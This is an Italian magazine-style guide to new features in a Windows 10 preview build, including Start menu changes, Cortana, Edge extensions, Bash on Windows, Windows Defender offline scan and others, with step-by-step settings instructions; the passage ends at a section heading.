Continuano le modifiche per rendere il menu Start sempre più funzionale. Col nuovo aggiornamento verranno apportate alcune miglioramenti, come ad esempio una nuova visualizzazione dell'elenco di tutte le app col pulsante "hamburger" che consentirà di accedere a una serie di opzioni. Inoltre ci saranno più scelte per il ridimensionamento delle **Tile** ed è prevista anche una nuova **Start Screen** per i tablet che visualizza tutte le app al centro e non più con la lista sul lato. L'icona di **Esplora file** cambia e non è più presente nella barra delle applicazioni.



## INK WORKSPACE

Si tratta di una nuova funzione che permette di disegnare e prendere appunti sulle app attraverso la penna digitale. Ci sarà nuova barra laterale accessibile tramite la barra delle applicazioni (o toccando un pulsante sulla penna) per visualizzare i post-it e il taccuino virtuale. Ci saranno anche altri strumenti come il **righello virtuale** che rende facile disegnare linee rette quando necessario.



## ACTION CENTER SEMPRE PIÙ IMPORTANTE

L'icona che consente di accedere all'Action Center è stata spostata all'estrema destra della barra di Windows. Inoltre ora viene mostrato un badge col numero di notifiche ancora da leggere. Andando poi in **Impostazioni/Sistema/Notifiche e azioni** è possibile modificare le icone delle azioni rapide e scambiarne la posizione. Basta tenere premuto il tasto sinistro del mouse sull'icona e trascinarla nella posizione desiderata. È stata inoltre aggiunta la nuova sezione **Proiezione in questo PC** che consente di impostare le modalità di connessione di uno smartphone Windows o di un PC al monitor del computer.

The first screenshot shows the Windows 10 Start menu with the Action Center icon at the bottom right. The second screenshot shows the Windows Settings app with the "Notifiche e azioni" section selected. It displays a grid of quick actions: Modalità tablet, Rete, Note, Tutte le impostazioni, Posizione, Non disturbare, Bluetooth, VPN, Proietta, and Connetti. The third screenshot shows the "Notifiche" section of the Settings app, which includes options like "Mostra banner notifica" (Enabled), "Mantieni private le notifiche nella schermata di blocco" (Disabled), and "Priority of notifications in action center" (Normal).

## CONTROLLO ACCOUNT UTENTE

Nell'ultima build sono stati apportati alcuni piccoli cambiamenti all'interfaccia. Cambia innanzitutto la finestra del **Controllo dell'account utente (UAC)** che viene mostrata quando si installano applicazioni che richiedono credenziali elevate. È poi ora possibile fornire l'autenticazione con Windows Hello, PIN, password, o certificato.


## Notifiche

Andando in **Impostazioni/Sistema/Notifiche e azioni** si accede alla finestra da dove è possibile scegliere le app per le quali si vogliono visualizzare le notifiche. Ora per ogni app si può anche scegliere il numero di notifiche da visualizzare nel centro azioni e selezionare il livello di priorità tra i tre disponibili.

# WINDOWS 10 GUIDE

## UN SERVIZIEVOLE CORTANA

L'assistente personale di Microsoft diventa più connesso, più personalizzato e più produttivo. Il pulsante delle impostazioni è stato spostato sul pannello a sinistra che viene visualizzato quando si apre Cortana. Tra le impostazioni ora è presente anche una nuova opzione **Lingua** che permette di scegliere la lingua per l'assistente digitale più rapidamente. Inoltre ora le informazioni gestite da Cortana sono sincronizzate su tutti i propri dispositivi. Se ad esempio la batteria del proprio smartphone con Windows 10 mobile è scarica, si riceverà una notifica sul PC. Può persino aiutarci a trovare il telefonino: basta pronunciare la frase "Hey Cortana, trova il mio telefono" e aprirà una finestra con la mappa dove è il dispositivo e farà squillare il cellulare per rilevarne la posizione.



L'assistente personale è ora in grado di condividere anche i percorsi sulle mappe con gli altri dispositivi. Se, ad esempio, si cerca un percorso sul computer, automaticamente questo viene sincronizzato anche sullo smartphone e si potrà continuare a seguirlo sul secondo dispositivo. Inoltre ora diventa più facile e immediato scoprire il nome di un brano musicale che si sta ascoltando. Basta aprire Cortana e cliccare sull'icona con le note mostrata in alto a destra.


## GESTIONE BATTERIA RINNOVATA

Microsoft ha introdotto delle piccole novità anche nella gestione della batteria per i notebook. Per configurare le applicazioni attive in background non si deve più andare in un'altra pagina. Inoltre per ogni applicazione è stata introdotta una nuova opzione **Managed by Windows** che consente di preservare la durata della batteria quando è impostato il risparmio energetico. Il risparmio energetico si attiva automaticamente quando il livello della batteria scende sotto il 20%, opzione prima disponibile solo sugli smartphone.



## WINDOWS UPDATE


Andando in **Impostazioni/Aggiornamento e sicurezza**, nel pannello **Windows Update** è ora presente il link **Update history** che consente di visualizzare gli aggiornamenti installati senza passare dalle Opzioni avanzate. È stata inoltre migliorata la modalità in cui vengono eseguiti gli aggiornamenti delle build, con una nuova finestra che informa sullo stato di avanzamento. Cliccando invece sul link **Change active hours** presente sempre in **Windows update** è possibile settare le ore in cui viene utilizzato il



computer in modo da prevenire il fatto che Windows scarichi e installi aggiornamenti durante questo periodo, ovvero mentre si sta lavorando al PC. Niente più rallentamenti mentre si sta lavorando o messaggi indesiderati che ci informano che è disponibile un upgrade.


## CREA IL TUO HOTSPOT

Ora puoi trasformare il computer in un hotspot e condividere la connessione a Internet via WiFi fino a un massimo di 8 dispositivi. Per attivare questa opzione basta andare in **Impostazioni/Rete e Internet** e mettere su attivato l'opzione **Hotspot mobile**. Questa funzione si può attivare non solo per la connessione via rete cellulare, ma anche attraverso quella fornita da un qualsiasi adattatore WiFi. Una volta attivato, si può scegliere il nome per la rete e la password.




## NUOVI MENU IN AGGIORNAMENTO E SICUREZZA ATTIVAZIONE

Nella sezione **Aggiornamento e sicurezza** è presente il campo **Attivazione** che permette di conoscere informazioni dettagliate su come il sistema operativo è stato attivato sul computer. Nella sezione **Per sviluppatori**, invece, sono state introdotte alcune nuove impostazioni come **Enable Device Portal** che consente di abilitare la diagnostica remota via Rete.




## TEMA SCURO CONFORTEVOLI

Oltre a modificare i vari colori, Windows 10 nella sua ultima build ha aggiunto la possibilità di impostare un tema scuro. Per attivarlo si deve andare in **Impostazioni/Personalizzazione/Colori**, scorrere la pagina fino in basso e selezionare **Scuro** da **Scegli la modalità**. Diverse app automaticamente passeranno ad avere un'interfaccia scura, mentre per altre è comunque possibile impostare un tema colorato personalizzato dalle impostazioni dell'app stessa. È anche possibile attivare l'opzione **Show color on Start, taskbar, and action center** per mostrare il colore solo nella barra del titolo.



## DESKTOP VIRTUALI

È stata una delle novità più importanti di Windows 10: in pratica è possibile suddividere le finestre delle applicazioni aperte su più desktop. Con questo aggiornamento verrà aggiunta la possibilità di visualizzare la finestra di un'applicazione su tutti i desktop virtuali che si creano e non solo su uno. Per farlo, basta cliccare sul pulsante **Visualizzazione attività**, cliccare quindi col tasto destro sulla finestra dell'applicazione e scegliere **Mostra questa finestra in tutti i desktop**. In questo modo non si dovrà andare da un desktop all'altro per usare l'applicazione che serve perché la si avrà sempre a disposizione.



# WINDOWS 10 GU

## EDGE: UN BROWSER DAVVERO MODERNO

Oltre alle estensioni, il browser di Microsoft subisce alcuni piccoli upgrade come la possibilità ora di importare i **preferiti** anche da Firefox, oltre che da Internet Explorer e Chrome. È possibile poi impostare la cartella predefinita per i **Download** andando nelle Impostazioni avanzate del browser. È stata anche introdotta una funzionalità che blocca automaticamente i contenuti in Flash in modo da ridurre il consumo della batteria del PC. Attivando la visualizzazione della barra dei preferiti si può scegliere di visualizzare solo le icone dei siti senza il nome. Infine il browser può proteggere la nostra privacy cancellando automaticamente i dati di navigazione alla sua chiusura: basterà andare in **Impostazioni**, cliccare su **Scegli gli elementi da cancellare** e attivare l'opzione **Cancella sempre dopo la chiusura del browser**.

## Estensioni in anteprima per Microsoft Edge disponibili

Personalizza e aggiungi nuove funzionalità a Microsoft Edge con le estensioni. A partire dalla build 14291 per Windows 10 Insider Preview, è disponibile ora una selezione di estensioni per Microsoft Edge.


Una volta rilasciate completamente per le principali build di Windows 10, le estensioni saranno disponibili tramite Windows Store. Fino a quel momento, è possibile contribuire a testare le estensioni scaricandole e aggiungendole a Microsoft Edge, seguendo i passaggi illustrati di seguito.

[Download delle estensioni](#)

Estensioni attualmente disponibili per essere visualizzate


## ARRIVANO LE ESTENSIONI

Se ne parlava già da tempo e ora finalmente Microsoft ha reso disponibile la possibilità di installare estensioni sul suo nuovo browser Edge. Per ora sono poche ma è possibile comunque provarle. Per farlo, avviare **Edge**, cliccare sul pulsante in alto a destra con i tre punti, selezionare **Estensioni** e poi cliccare su **Get extensions from the Store**. Automaticamente si apre la pagina in cui saranno disponibili una serie di estensioni da installare in anteprima sul browser di Microsoft. Scaricare quindi l'estensione che si vuole e al termine del download fare **Esegui**. Quindi cliccare nuovamente sul pulsante con i tre punti, quindi **Estensioni**, selezionare **Cari estensioni**, scegliere la cartella dell'estensione e fare **Seleziona cartella**. Quando le estensioni saranno rilasciate ufficialmente, si potranno installare direttamente dal Windows Store.



## QUANDO SQUILLA IL PC

Proprio come avviene sui computer Mac, sarà possibile rispondere alle chiamate ricevute sullo smartphone direttamente sul PC con Windows 10. Questa funzione è stata annunciata da Microsoft ma ancora non è stata introdotta nelle build insider. Molto probabilmente lo sarà in una delle prossime.




## SKYPE DIVENTA UNIVERSALE

Nell'ultima build è stata resa disponibile l'applicazione **Skype UWP Preview**, ovvero la versione universale della nuova versione di Skype con integrate le funzioni testo, voce e video. L'applicazione è ancora in fase di sviluppo e quindi diverse funzionalità non sono ancora presenti.

## LINUX PER UTENTI WINDOWS

Su Windows 10 arriva il tool Bash che consente di eseguire comandi Linux anche sulla piattaforma di Microsoft per aiutare sviluppatori e utenti a lavorare su progetti open source. Si tratta ancora di una funzione in preview e per funzionare deve essere prima attivata. Per farlo andare in **Impostazioni/Aggiornamento e sicurezza/Per sviluppatori** e selezionare l'opzione **Modalità sviluppatore**. Premere la combinazione **Windows+R**, digitare il comando **appwiz.cpl** e premere **Invio**. Cliccare su **Attivazione e disattivazione delle funzionalità Windows**, spuntare l'opzione **Windows Subsystem for Linux (Beta)**, fare **OK** e riavviare il sistema. Non resta che aprire il **Prompt dei comandi**, digitare **Bash** e premere **Invio**. La prima volta verrà chiesto di installare Ubuntu: basterà premere **S** e fare **Invio**.



## RIPRISTINO APP, PULIZIA E INSIDER PROGRAM


Se un'applicazione ha smesso di funzionare correttamente, ora è possibile ripristinarla facilmente. Per farlo andare in **Impostazioni/Sistema/App e funzionalità**, cliccare sull'app che presenta problemi e selezionare **Opzioni avanzate**. Non resta che cliccare su **Reimposta** per ripristinarla allo stato iniziale.

Andando poi in **Impostazioni/Sistema/Archiviazione** e cliccando su **Questo PC** è disponibile la nuova sezione **File temporanei** che consente di cancellare i file delle precedenti versioni di Windows. Infine la sezione **Windows Insider Program** per aderire al programma che consente di installare le build in anteprima è accessibile attraverso una voce a parte in **Impostazioni/Aggiornamento e sicurezza** e non più nascosta nelle opzioni avanzate.




## WINDOWS DEFENDER SEMPRE PIÙ POTENTE

Il tool integrato in Windows per la protezione contro i malware per funzionare nelle versioni precedenti si doveva essere online. Nelle nuove build, invece, Microsoft ha introdotto una modalità offline per renderlo più efficace e consentire la scansione del PC all'avvio nel caso si sospettasse la presenza di qualche file nocivo. Per usarlo andare in **Impostazioni/Aggiornamento e sicurezza/Windows Defender**. Scorrere la pagina fino a trovare **Analisi Offline**. Il computer verrà riavviato per eseguire la scansione del sistema e rilevare la presenza o meno di malware.



## MESSAGGI SMS DA COMPUTER

Sebbene ancora non funzioni, la nuova versione dell'app Messaggi include nelle **Impostazioni** la funzione **Messaging everywhere** che permette di ricevere e inviare messaggi di testo dallo smartphone direttamente in Windows 10. Questa nuova funzionalità verrà comunque abilitata presto.



## NUOVE FACCINE

Microsoft ha aggiunto un nuovo set di emoticons per personalizzare i messaggi. Queste nuove emoji sono più dettagliate e più espressive. Supportano inoltre la possibilità di avere differenti toni per la pelle in modo da adattarsi alle differenti etnie del Pianeta.



## CONTINUUM SENZA HARDWARE AGGIUNTIVO


Una delle funzioni più innovative in Windows 10 mobile è quella che consente di collegare lo smartphone a monitor, mouse e tastiera trasformandolo in un PC. Nell'ultima build è stata introdotta una nuova app che consente di eseguire il collegamento anche senza dock, in modalità Wireless. Per farlo andare in **Start** ed eseguire l'applicazione **Connetti**. Andare quindi su uno smartphone compatibile con Continuum, accedere all'Action Center, toccare la voce **Connetti** e selezionare il PC desktop per proiettare lo schermo del telefonino su Windows 10.



# COSA MANCA ANCORA?

Con l'aggiornamento Anniversary Update verranno introdotte diverse nuove funzioni in Windows 10, ma molte continueranno a mancare. Innanzitutto quello che più lamentano gli utenti è la mancanza di un **Media Center** con la possibilità di riprodurre anche DVD e Blu-ray: si deve per forza ancora ricorrere all'installazione di applicazioni terze. **Esplora file** consente di aprire i file compressi nel formato Zip e di montare i file immagine, ma non supporta altri formati come quello Rar: si può risolvere installando un programma gratuito come 7-Zip. C'è

poi il discorso dei file spazzatura: le classiche funzioni integrate per la disinstallazione delle applicazioni purtroppo non sono così efficaci e lasciano tracce sul PC. Sarebbe molto utile che Microsoft integrasse anche un tool in grado di rimuovere queste tracce, file di registro corrotti e tutto il resto come fanno altri programmi come CCleaner. Rimane in sospeso, infine, il discorso sulle estensioni per Edge: al momento è stato introdotto il supporto nel browser, ma occorrerà attendere per vedere se effettivamente verranno rese disponibili sul Windows Store.




## REALTÀ VIRTUALE SECONDO MICROSOFT

